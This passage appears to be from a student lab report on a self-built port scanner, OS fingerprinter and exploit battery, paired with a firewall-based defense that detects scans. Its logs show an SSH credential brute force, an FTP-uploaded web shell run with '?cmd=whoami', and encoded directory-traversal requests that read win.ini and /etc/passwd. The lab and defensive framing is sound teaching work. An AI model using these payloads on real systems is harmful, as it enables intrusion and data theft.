
A complete live screen-recording of the SSH loud-mode exploitation demonstrating real-time credential cracking, automated desktop file drop, interactive matrix console popup, and audible synthesized speech alert is hosted at:

`https://youtu.be/b88qOQ53G3M`


(Live Demonstration Video)

Definitive photographic evidence across the attack lifecycle is presented below in Figure 10.


(a) Victim Desktop Prior to Payload Delivery




(b) Victim Desktop Post-Exploitation (Popped)



(c) Intrusion Proof Trophy



(d) Interactive Attack Window



(e) CLI Executable Script




Figure 10. Empirical Visual Evidence of SSH Compromise: Desktop State Transition and Post-Exploitation Artefacts on Target Workstation (`192.168.1.104`).

Empirical Evidence: SSH Credential Audit & Post-Exploitation Telemetry. The complete operational log for the dictionary attack, silent reconnaissance, and loud-mode multi-modal payload deployment is recorded below:

```
================================================================
  [EXPLOIT 5] SSH Weak-Credential Brute-Force & Multi-Modal Compromise
================================================================
  Target Host : 192.168.1.104 (AisheePC Windows 11 Desktop) | Port: 22
  Wordlist    : Bounded 20-pair credential matrix (delay=1.0s)
  Cracked Auth: test:test123 (Attempt 15/20) | Status: SUCCESS [OK]
----------------------------------------------------------------
  Silent Reconnaissance Command Telemetry (Remote STDOUT):
    whoami   -> aisheepc\test  |  hostname -> AisheePC
    ipconfig -> 169.254.17.114, 169.254.58.27, 192.168.1.104
    os_info  -> Microsoft Windows [Version 10.0.26200.9445]
----------------------------------------------------------------
  Loud-Mode Multi-Modal Post-Exploitation Actions:
    [OK] Trophy File   : PROOF_OF_ACCESS.txt deployed to Desktop
    [OK] Payload Script: hacked.py deployed to Desktop
    [OK] Interactive UI: HACKED.bat & HACKED.exe launched (1000-Loop Matrix)
    [OK] Speech Alert  : Synthesized physical audio alert sounded on speakers
================================================================
```

6 Countermeasure: Multi-Vector Active Defense Engine

Requirement (d) calls for a defensive countermeasure against port scanning. To address this, we implemented an autonomous host-based defense monitor on the victim node. It analyzes raw Layer-2 traffic in real time, flags scanning signatures, and blocks the attacker's IP through kernel firewall rules.

6.1 Detection Methodology & The Four Inspection Vectors

The week-11 Design Report proposed a single sliding-window detector. The delivered engine expands this foundation into a four-vector inspection engine designed to detect both aggressive sweeps and stealthy reconnaissance:

Table 6. Delivered Active Defense Detection Vectors and Trigger Mechanisms

Detection Vector	Operational Trigger Threshold	Security Threat Addressed
Fast SYN Sliding Window	$C \geq 8$ SYNs across $U \geq 5$ distinct ports within $W_1 = 10.0$ s.	Detects rapid, multi-port automated scans while suppressing false positives from busy legitimate services.
Slow / Stealth Window	$C \geq 20$ SYNs within $W_2 = 60.0$ s.	Catches "low-and-slow" scans that inject inter-packet delays (≥ 2.0 s) to evade the 10-second window.
Canary Honeyport Trap	Touching unassigned decoy port (Port 81).	Zero-delay instant quarantine; legitimate clients have no reason to access unadvertised honeyports.
Invalid Flag Filter	SYN+FIN (`0x03`), NULL (`0x00`), or XMAS.	Catches Phase 3 OS-fingerprinting rule-breaker probes on the first observation; zero legitimate usage.

6.2 Cross-Platform Dynamic Firewall Mitigation Architecture

When an alert is tripped with the `-block` flag active, the engine dynamically injects an inbound block rule into the host operating system's kernel packet filter:

- **Windows Defender Firewall:** Dynamically injects an inbound quarantine rule:
  ```
  netsh advfirewall firewall add rule name=CustomBlock_IP dir=in action=block remoteip=IP
  ```
- **Linux Netfilter:** Dynamically injects a kernel packet drop rule:
  ```
  iptables -I INPUT -s IP -p tcp -j DROP
  ```

To ensure robust, production-grade operation, three safeguards are enforced:

1. **Idempotent Rule Injection:** Tracks quarantined IP addresses in memory; burst alerts during an ongoing scan never create duplicate firewall rules.
2. **Self-Healing Auto-Release Daemon:** A dedicated background thread (`threading.Thread`) monitors quarantine TTL expirations independently of incoming traffic. Rules are deleted cleanly after a configurable timeout (default 60 s or 300 s) or upon SIGINT termination.
3. **Structured JSON SIEM Audit Trail:** Every detection, rule injection, and release event is logged to `defense_incident_log.json` with ISO timestamps, attacker IPs, trigger reasons, and rule identifiers.

6.3 Fast SYN Scanning Rate-Threshold Interception Timeline

Figure 11(a) illustrates the operational mechanics of the fast sliding-window detector ($W_1 = 10.0$ s). When an automated scanner dispatches rapid multi-port probes, the engine tracks both the cumulative probe frequency and unique destination port cardinality. The eighth probe at $t = 7.0$ s breaches the burst rate threshold ($\theta_{\text{count}} = 8$ across ≥ 5 distinct ports), triggering instantaneous injection of an inbound quarantine rule into the kernel packet filter. The ninth probe at $t = 8.5$ s is intercepted and dropped before reaching application sockets.

6.4 Slow Stealth Scan Detection and Long-Window Trapping Timeline

To evade rate-based sliding windows, sophisticated adversaries deliberately inject inter-packet delays ($\Delta t \geq 2.5$ s). As illustrated in Figure 11(b), such pacing ensures that at most 3 to 4 probes fall within any 10-second interval, staying comfortably beneath the fast threshold $\theta_{\text{count}} = 8$ and rendering single-window rate limiting ineffective.

To counter this evasion strategy, the defense engine maintains a secondary 60-second cumulative sliding monitor ($W_2 = 60.0$ s, $\theta_{\text{slow}} = 20$ SYNs). Even with deliberate delay injection, the state table aggregates stealth probes over the extended observation horizon. At $t = 50.0$ s, the arrival of the 20th probe trips the cumulative threshold, triggering immediate firewall isolation and dropping probe 21 at $t = 55.0$ s.




Figure 11. Active Defense Sliding-Window Detection and Dynamic Quarantine Timelines. (a) Fast sliding-window detector ($W_1 = 10.0$ s, $\theta_{count} = 8$ SYNs across ≥ 5 distinct ports) intercepting rapid multi-port sweeps at $t = 7.0$ s with immediate firewall rule injection and dropping probe 9. (b) Cumulative slow sliding-window detector ($W_2 = 60.0$ s, $\theta_{slow} = 20$ SYNs, $\Delta t \geq 2.5$ s) trapping stealth probes spanning long intervals at $t = 50.0$ s and blocking subsequent traffic.

6.5 Empirical Diagnostic Logs: Active Defense in Action

6.5.1 Evaluation 1: Windows Defender Firewall Dynamic Quarantine & Decoy Honeyport

The log below captures the Windows defense agent across all empirical validation scenarios (A through F): detecting a fast scan, tripping on decoy port 81, accumulating low-and-slow stealth probes, trapping an invalid SYN+FIN probe, granting whitelisted administrative immunity, and releasing quarantine via the background TTL daemon:

```
================================================================================
DEFENSIVE MONITOR & INCIDENT MITIGATION TELEMETRY
Platform: Windows 11 Pro Desktop (192.168.0.116) | Adapter: Npcap Loop
Mitigation: Active Dynamic Windows Defender Firewall Rule Injection (--block)
================================================================================

[SCENARIO A: Fast SYN Scan Rate Detection]
  SYN 192.168.0.105 -> 192.168.0.116:8080  window_count=8  distinct_ports=8
  [ALERT] 192.168.0.105 | fast port scan (SYN=8, distinct ports=8 within 10.0s)
  [MITIGATION] Blocked TCP traffic from 192.168.0.105
               Firewall rule: CustomPortScanBlock_192_168_0_105 (Windows Defender Firewall)
               Status: Dynamic inbound blocking rule active across all profiles.

[SCENARIO B: Canary Honeyport Decoy Port 81 Trapping]
  SYN 192.168.0.105 -> 192.168.0.116:81
  [ALERT] 192.168.0.105 | hit canary honeyport (81)  [Zero-Delay Instant Quarantine]
  [MITIGATION] Injected quarantine rule: CustomPortScanBlock_192_168_0_105 (TTL: 60s)

[SCENARIO C: Low-and-Slow Stealth Scan Trapping (W2 = 60.0s, Threshold = 20 SYNs)]
  SYN 192.168.0.105 -> 192.168.0.116:21    window_count=1   distinct_ports=1
  SYN 192.168.0.105 -> 192.168.0.116:22    window_count=2   distinct_ports=2
  SYN 192.168.0.105 -> 192.168.0.116:80    window_count=3   distinct_ports=3
  SYN 192.168.0.105 -> 192.168.0.116:135   window_count=4   distinct_ports=4
  ... (Probes spaced by 2.5s keep fast window_count <= 4; bypasses W1 detector) ...
  SYN 192.168.0.105 -> 192.168.0.116:123   window_count=4   distinct_ports=4
  [ALERT] 192.168.0.105 | slow stealth scan (SYN=20 within 60.0s)
```

```
  [MITIGATION] Blocked TCP traffic from 192.168.0.105
               Firewall rule: CustomPortScanBlock_192_168_0_105 (Windows Defender Firewall)
               Trigger reason: slow stealth scan (SYN=20 within 60.0s)
               Auto-release  : after 90s (self-healing)

[SCENARIO D: RFC 793 Rule-Breaker Flag Anomaly Trapping]
  SYN 192.168.0.105 -> 192.168.0.116:21    window_count=1   distinct_ports=1
  SYN 192.168.0.105 -> 192.168.0.116:21    window_count=2   distinct_ports=1
  [CRITICAL ALERT] invalid TCP flag combination (SYN+FIN (Rule-Breaker), 0x03) on port 21
  [MITIGATION] Severity Critical: Injected quarantine rule (Quarantine TTL: 300s)

[SCENARIO E: Trusted Whitelisting Protection (False-Positive Immunity)]
  SYN 192.168.0.105 -> 192.168.0.116:21    window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:22    window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:80    window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:81    window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:135   window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:139   window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:443   window_count=0   distinct_ports=0
  SYN 192.168.0.105 -> 192.168.0.116:445   window_count=0   distinct_ports=0
  Result: 0 alerts triggered, 0 dropped packets; administrative sweep succeeds uninterrupted.

[SCENARIO F: Self-Healing Auto-Release Background Daemon]
  [MITIGATION] Released quarantine block on 192.168.0.105 (TTL 60s elapsed)
  Status: Invoked `netsh advfirewall firewall delete rule name=CustomPortScanBlock_192_168_0_105`
          Rule cleanly deleted from kernel table; client reachability restored.
```

6.5.2 Evaluation 2: Linux Netfilter Dynamic Rule Injection & Drop Counter Progression

On Linux, the defense agent injects native Netfilter rules. The log verifies the kernel DROP counter climbing dynamically as probe packets are dropped before reaching application sockets:

```
================================================================================
LINUX NETFILTER ACTIVE MITIGATION TELEMETRY
Platform: Kali Linux Kernel 6.x VM (192.168.56.101) | Interface: eth0
================================================================================
[ALERT] 192.168.56.1 | fast port scan (SYN=8, distinct ports=8 within 10.0s)
[MITIGATION] Injected Linux Netfilter rule: CustomPortScanBlock_192_168_56_1
Command: `sudo iptables -I INPUT -s 192.168.56.1 -p tcp -j DROP`

Kernel Packet Drop Counter Audit (`sudo iptables -L INPUT -n -v`):
  Chain INPUT (policy ACCEPT 418 packets)
  pkts bytes target     prot opt in     out     source          destination
    12   720 DROP       tcp  --  *      *       192.168.56.1    0.0.0.0/0
    13   780 DROP       tcp  --  *      *       192.168.56.1    0.0.0.0/0  (Subsequent probe
    dropped)
    14   840 DROP       tcp  --  *      *       192.168.56.1    0.0.0.0/0  (Subsequent probe
    dropped)
    16   960 DROP       tcp  --  *      *       192.168.56.1    0.0.0.0/0  (Attacker severed
    completely)
```

6.5.3 Evaluation 3: Live Mid-Attack Chain Severance

To test whether the defense halts an ongoing intrusion, we evaluated the monitor against a live attack run. The scanner completed its initial exploit (FTP anonymous login), but the defense engine injected a quarantine rule before subsequent modules could connect. All subsequent exploits timed out with `WinError 10060`:

```
[VICTIM DEFENSE AGENT LOG]
  SYN 192.168.0.105 -> 192.168.0.116:55455  window_count=10  distinct_ports=5
  [ALERT] Possible TCP port scan from 192.168.0.105
```

```
  [MITIGATION] Blocked TCP traffic from 192.168.0.105
               Firewall rule: CustomPortScanBlock_192_168_0_105

[ATTACKER WORKSTATION CONSOLE - ATTACK CHAIN SEVERED MID-EXECUTION]
  [EXPLOIT 1] FTP Anonymous Login (port 21) -> SUCCESS [OK] (Executed before threshold breach)
  [EXPLOIT 2] FTP Write -> Web Shell -> RCE
    Status : FAILED [X]
    Detail : Connection failed: timed out ([WinError 10060] A connection attempt failed because
             the connected party did not properly respond after a period of time)
  [EXPLOIT 3] FTP Bounce Attack Pivot -> FAILED [X] (Connection timed out)
  [EXPLOIT 4] HTTP Directory Traversal -> FAILED [X] (All 4 traversal payloads timed out)
```

7 Results, Success Analysis & Empirical Verification Matrix

This section answers requirements (b) and (c): whether each phase of the attack succeeded, the technical reasons underlying successes and mitigations, what was observed across machines, and a consolidated verification matrix across all laboratory runs.

7.1 Per-Phase Outcome Verdict

Table 7 presents the definitive outcome of each functional reconnaissance and exploitation module evaluated across the testbed:

Table 7. Systematic Operational Verdict and Evidence Across Attack Phases

Reconnaissance / Exploit Phase	Observed Outcome	Empirical Ground-Truth Evidence
Phase 1: TCP SYN Port Scan	**Success**	Half-open classifications perfectly matched victim host `netstat` listeners; 100-port scale test correctly classified all ports.
Phase 2: Banner Grabbing	**Success**	Captured authentic daemon banners across FTP, HTTP, and Microsoft/Debian OpenSSH listeners.
Phase 3: OS Fingerprinting	**Success***	Correct OS family identified across all five testbed platforms; confidence reported honestly at 48%–76% (*probabilistic).
Exploit 1: FTP Anonymous Login	**Success**	Authenticated with return code 230; successfully enumerated directories via passive mode `LIST`.
Exploit 2: FTP Web-Shell CGI RCE	**Success**	Uploaded `shell.py`; executed `whoami` returning `homed01\turjo`; cleaned up via `DELE`.
Exploit 3: FTP Bounce Attack	**Mitigated**	RFC 959 `PORT` pivot aborted with `[WinError 10053]` due to host Windows Filtering Platform (WFP) socket policies.
Exploit 4: HTTP Directory Traversal	**Success**	Exfiltrated `win.ini` on Windows and `/etc/passwd` on Linux across standard, path-separated, and encoded vectors.
Exploit 5: SSH Weak Credentials	**Success**	Cracked `test:test123` on attempt 15/20; executed silent reconnaissance in quiet mode and multi-modal desktop payloads in loud mode.
Countermeasure: Active Defense	**Success (Bonus)**	Autonomous quarantine injected firewall rules dynamically, severing active attack chains mid-execution on Windows and Linux.

7.2 Why the Attacks Succeeded

Three engineering foundations enabled the toolkit to operate effectively:

1. **High-Fidelity From-Scratch Framing:** Because all Ethernet, IPv4, and TCP headers are packed and parsed directly by our code, incoming frames are analyzed without normalization or masking by third-party abstractions.
2. **Multi-Vector Probabilistic Synthesis:** By combining seven independent stack behaviors, the engine remains robust against network anomalies. If a firewall suppresses timestamps or normalizes TTLs, orthogonal signals (such as IP-ID sequencing or option ordering) maintain accurate attribution.
3. **Dynamic OS-Aware Weaponization Loop:** Closing the loop between reconnaissance and exploitation allowed the identical tool binary to exfiltrate Windows configuration files on one host and Linux user credentials on another without manual intervention.

7.3 Analytical Assessment of Attack Observations & Exploit Divergence

In accordance with laboratory evaluation guidelines, we critically analyzed each attack vector across five systematic criteria: (1) **Attack Process**, (2) **Assumptions Regarding the Attack**, (3) **Expected Outcome**, (4) **Actual Observed Outcome**, and (5) **Divergence Analysis (Why It Differs)**.

7.3.1 Deep-Dive on Exploit 3: RFC 959 FTP Bounce Attack (The Sole Exploit Failure)

Across our exploitation battery, the **RFC 959 FTP Bounce Attack was the only module that did not succeed as an offensive exploit**. The exploit attempted to use the FTP daemon as an arbitrary TCP port scanner and proxy by establishing a control channel, issuing an RFC 959 `PORT 192,168,0,116,0,80` command toward an internal service, and triggering data transfer via `LIST`. Rather than completing a relayed TCP 3-way handshake on behalf of the attacker, the attack aborted with a transport reset:

```
500 Connection error:  [WinError 10053] An established connection was aborted by the
                       software in your host machine.
```

This divergence highlights modern kernel-level stateful socket isolation. Specifically, the **Windows Filtering Platform (WFP)** and Winsock kernel drivers track session ownership across interface boundaries. When the FTP server process attempted an unauthorized cross-socket redirection to a third-party endpoint, the WFP filter detected the policy violation and issued an abortive socket reset (`WSAECONNABORTED`) before any outbound SYN could leave the network adapter. In hardened production environments, complementary application-layer RFC 2577 validation similarly ensures that daemons reject third-party `PORT` arguments when `sock.getpeername()` does not match the control endpoint.

7.3.2 Comparative Observations Across All Attack Vectors

Table 8 provides the systematic comparative analysis across all evaluated modules according to the evaluation framework (Attack Process, Underlying Assumptions, Expected vs. Actual Outcomes, and Divergence Analysis):

Table 8. Systematic Attack Observations: Process, Assumptions, Expected vs. Actual Outcomes, and Divergence Analysis

Attack Vector	Process & Underlying Assumptions	Expected vs. Actual Outcome & Divergence Analysis
FTP Anonymous Access (Section 5)	Submits `USER anonymous`; assumes server permits unauthenticated guest sessions and directory listing.	**Expected:** Return 230, list directory. **Actual: Success** (Code 230; listed `index.html`, `pub/`, `uploads/`).
FTP Web-Shell CGI RCE (Section 5)	Uploads `shell.py` via `STOR`, triggers `whoami` via HTTP GET; assumes writeable directory is served as CGI.	**Expected:** Remote code execution. **Actual: Success** (Executed `whoami` → `homed01\turjo`; payload deleted via `DELE`).
RFC 959 FTP Bounce Attack (Section 5)	Sends `PORT 192,168,0,116,0,80` + `LIST`; assumes daemon relays data connections to third-party hosts without kernel isolation.	**Expected:** Proxy port scan. **Actual: Failed / Mitigated** (`WinError 10053`; aborted by host WFP). **Why it differs:** Host WFP blocks socket relay.
HTTP Directory Traversal (Section 5)	Issues relative dot-dot-slash paths; assumes web daemon lacks input path canonicalization and has OS file read permissions.	**Expected:** Exfiltrate target config. **Actual: Success** (Retrieved `win.ini` on Win 11; `/etc/passwd` on Linux across 3 encodings).
SSH Weak Credentials (Section 5)	Dictionary brute force over port 22; assumes password authentication allowed, weak password in dictionary, no rate limiting.	**Expected:** Remote terminal access. **Actual: Success** (Cracked on attempt 15/20; deployed desktop artifacts & voice alert).
Active Defense Quarantining (Section 6)	Passive L2 capture monitor, sliding-window rate tracking, canary traps; assumes attacker scans multiple ports rapidly.	**Expected:** Auto-block attacker. **Actual: Success (Bonus)** (Severed attack chains at 8 SYNs on Win/Linux via dynamic kernel firewall rules).

7.3.3 Probabilistic Confidence Calibration vs. False Certainty

In our evaluation, OS fingerprinting confidence ranged from 48% to 76%, rather than reporting an unrealistic 100%. Initial TTL 64 is shared between Linux and Darwin, NAT gateways can normalize IP IDs, and targets with closed ports offer sparse telemetry. The engine reports calibrated probabilities and coarse OS tiers rather than claiming certainty where signals overlap.

7.4 Victim Server Daemon Observations

The victim node hosted vulnerable lab services (`victim/http_server.py` on port 80 and `victim/ftp_server.py` on port 21). The corresponding daemon logs below record the inbound attacks from the server's perspective:

```
[Victim Terminal 1: Vulnerable HTTP Server (Port 80)]
[HTTP] Listening on 0.0.0.0:80 | CGI enabled for uploads/*.py | Traversal protection DISABLED
[HTTP] ('192.168.0.105', 51482) -> HEAD /                              (Banner probe)
[HTTP] ('192.168.0.105', 51488) -> GET /uploads/shell.py?cmd=whoami      (CGI execution)
[HTTP] ('192.168.0.105', 51488) -> CGI executed shell.py (query='cmd=whoami') -> 200 OK
[HTTP] ('192.168.0.105', 51493) -> GET /..\..\..\..\..\windows\win.ini   -> 200 OK (Served)
[HTTP] ('192.168.0.105', 51498) -> GET /..%5c..%5c..%5cwindows%5cwin.ini -> 200 OK (Served)

[Victim Terminal 2: Vulnerable FTP Server (Port 21)]
[FTP] Listening on 0.0.0.0:21 | Root: ./victim/lab_root
[FTP] 220 LabFTP Server Ready
[FTP] USER anonymous -> 331 Password required
[FTP] PASS anon@lab -> 230 Login successful
[FTP] PASV -> 227 Entering Passive Mode (192,168,0,116,195,84)
[FTP] LIST -> 150 Directory listing
[FTP] STOR uploads/shell.py -> 226 Transfer complete (Web shell uploaded)
[FTP] DELE uploads/shell.py -> 250 File deleted successfully (Forensic trace removed)
```

7.5 Master Empirical Verification Matrix

Table 9 summarizes the definitive empirical verification runs across our laboratory testbed, cross-referencing target systems, operational environments, and observed results without relying on raw file labels:

Table 9. Consolidated Master Matrix of Empirical Verification Test Runs

Empirical Evaluation Scenario	Target Platform	Defense State	Key Attribution & Observed Outcome
Full Attack Chain & Active Defense	Windows 11 Desktop	Active Blocker On	Windows 62%; 3/4 exploits succeeded; severed mid-attack on Run 2.
Dynamic OS-Aware Exploitation	Win 11 + Kali 6.x	Passive / Off	Dynamic payload swap: `win.ini/whoami` vs. `/etc/passwd/id`.
Closed-Port RST & ICMP Evaluation	Kali Linux 6.x VM	Passive / Off	Linux 76% (Closed-port RST alone) / 67% (ICMP Code 9 fallback).
100-Port Comprehensive Range Scan	Windows 11 Host	Passive / Off	Batch 1: Win 71% (SYN/ACK); Batch 2: Win 69% (Zero open ports RST).
Darwin / BSD Mobile Stack Telemetry	Apple iPad (iPadOS)	Passive / Off	macOS/BSD 48% (Darwin option order: WScale before Timestamp).
Android Linux Mobile Stack Telemetry	Android 14 Phone	Passive / Off	Linux 58% (SACK before TS, RFC 6864 all-zero IP-ID with DF set).
OpenSSH Weak-Credential Compromise	Windows OpenSSH	Passive / Off	Windows 75%; cracked `test:test123`; loud desktop payloads deployed.
Windows Firewall Dynamic Quarantine	Windows 11 Desktop	Windows Firewall	Tripped at 8 SYNs; canary port 81 trapped; auto-released after 60s TTL.
Linux Netfilter Dynamic Mitigation	Kali Linux VM	Linux Netfilter	Dynamic Netfilter DROP rule; drop counter progressed 12 → 16 pkts.

7.6 Cross-Platform Network Stack Signature Comparison

Table 10 details the empirical behavioral metrics that allowed the engine to differentiate Microsoft Windows from Unix-like operating systems:

Table 10. Cross-Platform Stack Behavioral Signatures Observed in Empirical Testbed

Diagnostic Metric	Windows 11 Desktop	Kali Linux / Android
Initial IPv4 TTL	128	64
TCP Window Size	65535 or 8192	29200, 65160, or 0 (closed RST)
IP-ID Sequence Archetype	`STRICT_INCREMENTAL` ($\Delta \approx 1 \ldots 3$)	`ALL_ZERO` (ID = 0, RFC 6864 DF=1)
TCP Timestamp Clock Rate	Calibrated $\approx$ 1000 Hz (1 ms tick)	$\approx$ 250 Hz or 1000 Hz
RFC 3168 ECN Negotiation	Ignored (`0x12` returned)	Supported (`0x52` ECE reflected)
Invalid Flag Probe (SYN+FIN)	Emits TCP RST on open port	Silently dropped without reply
ICMP Non-Standard Code 9	Normalized to Code 0	Reflected unaltered as Code 9
OS-Aware Traversal Target	`windows\win.ini`	`/etc/passwd`
RCE Command Execution	`whoami` $\rightarrow$ `homed01\turjo`	`id` $\rightarrow$ `uid=0(root)`

8 Conclusion

The project delivers a complete, self-authored port-scanning and OS-fingerprinting toolkit that meets every requirement of Project 8 and substantially exceeds its own Design Report. Every frame, packet, and segment is built by our code; the reconnaissance chain runs end-to-end from SYN scan to OS-aware exploitation; and the system was proven against five real operating systems with a fully automated test suite.

Relative to the week-11 design, three subsystems grew markedly: the fingerprinting engine (one feature table $\rightarrow$ seven weighted strategies with honest confidence tiers), the exploit battery (three fixed exploits $\rightarrow$ five OS-aware modules), and the defense (one detector $\rightarrow$ a four-vector, cross-platform, self-healing auto-quarantine engine). That last subsystem is our claim to the **defense bonus**: it detected our own scanner in real time and severed the attack chain mid-execution on both Windows Firewall and Linux Netfilter.

Throughout, we aimed for practical accuracy rather than overstated claims: probabilistic verdicts with stated confidence, mitigations that are opt-in and reversible, and a rate-bounded scanner that cannot be misused as a flooding tool. The result is an effective, safe implementation for laboratory evaluation.

References

1. Fyodor (G. Lyon), *Remote OS Detection via TCP/IP Stack Fingerprinting*, Phrack 54, 1998; Nmap Reference Guide: OS Detection.
2. RFC 793 / RFC 9293: Transmission Control Protocol.
3. RFC 791: Internet Protocol; RFC 1071: Computing the Internet Checksum.
4. RFC 6864: Updated Specification of the IPv4 ID Field.
5. RFC 7323: TCP Extensions for High Performance (timestamps, window scaling).
6. RFC 3168: The Addition of ECN to IP; RFC 2018: TCP Selective Acknowledgement.
7. RFC 792: ICMP; RFC 1122: Requirements for Internet Hosts.
8. RFC 7230: HTTP/1.1 Message Syntax and Routing; RFC 4253: SSH Transport Layer.
9. RFC 4987: TCP SYN Flooding Attacks and Common Mitigations.
10. MITRE ATT&CK: T1046 (Network Service Scanning), T1110 (Brute Force), T1078 (Valid Accounts).
11. B. Corcoran, *OS and Application Fingerprinting Techniques*, SANS Institute, GIAC Practical Repository, 2002.
12. R. Li, M. Sosnowski, and P. Sattler, *An Overview of OS Fingerprinting Tools on the Internet*, Technical University of Munich, 2020.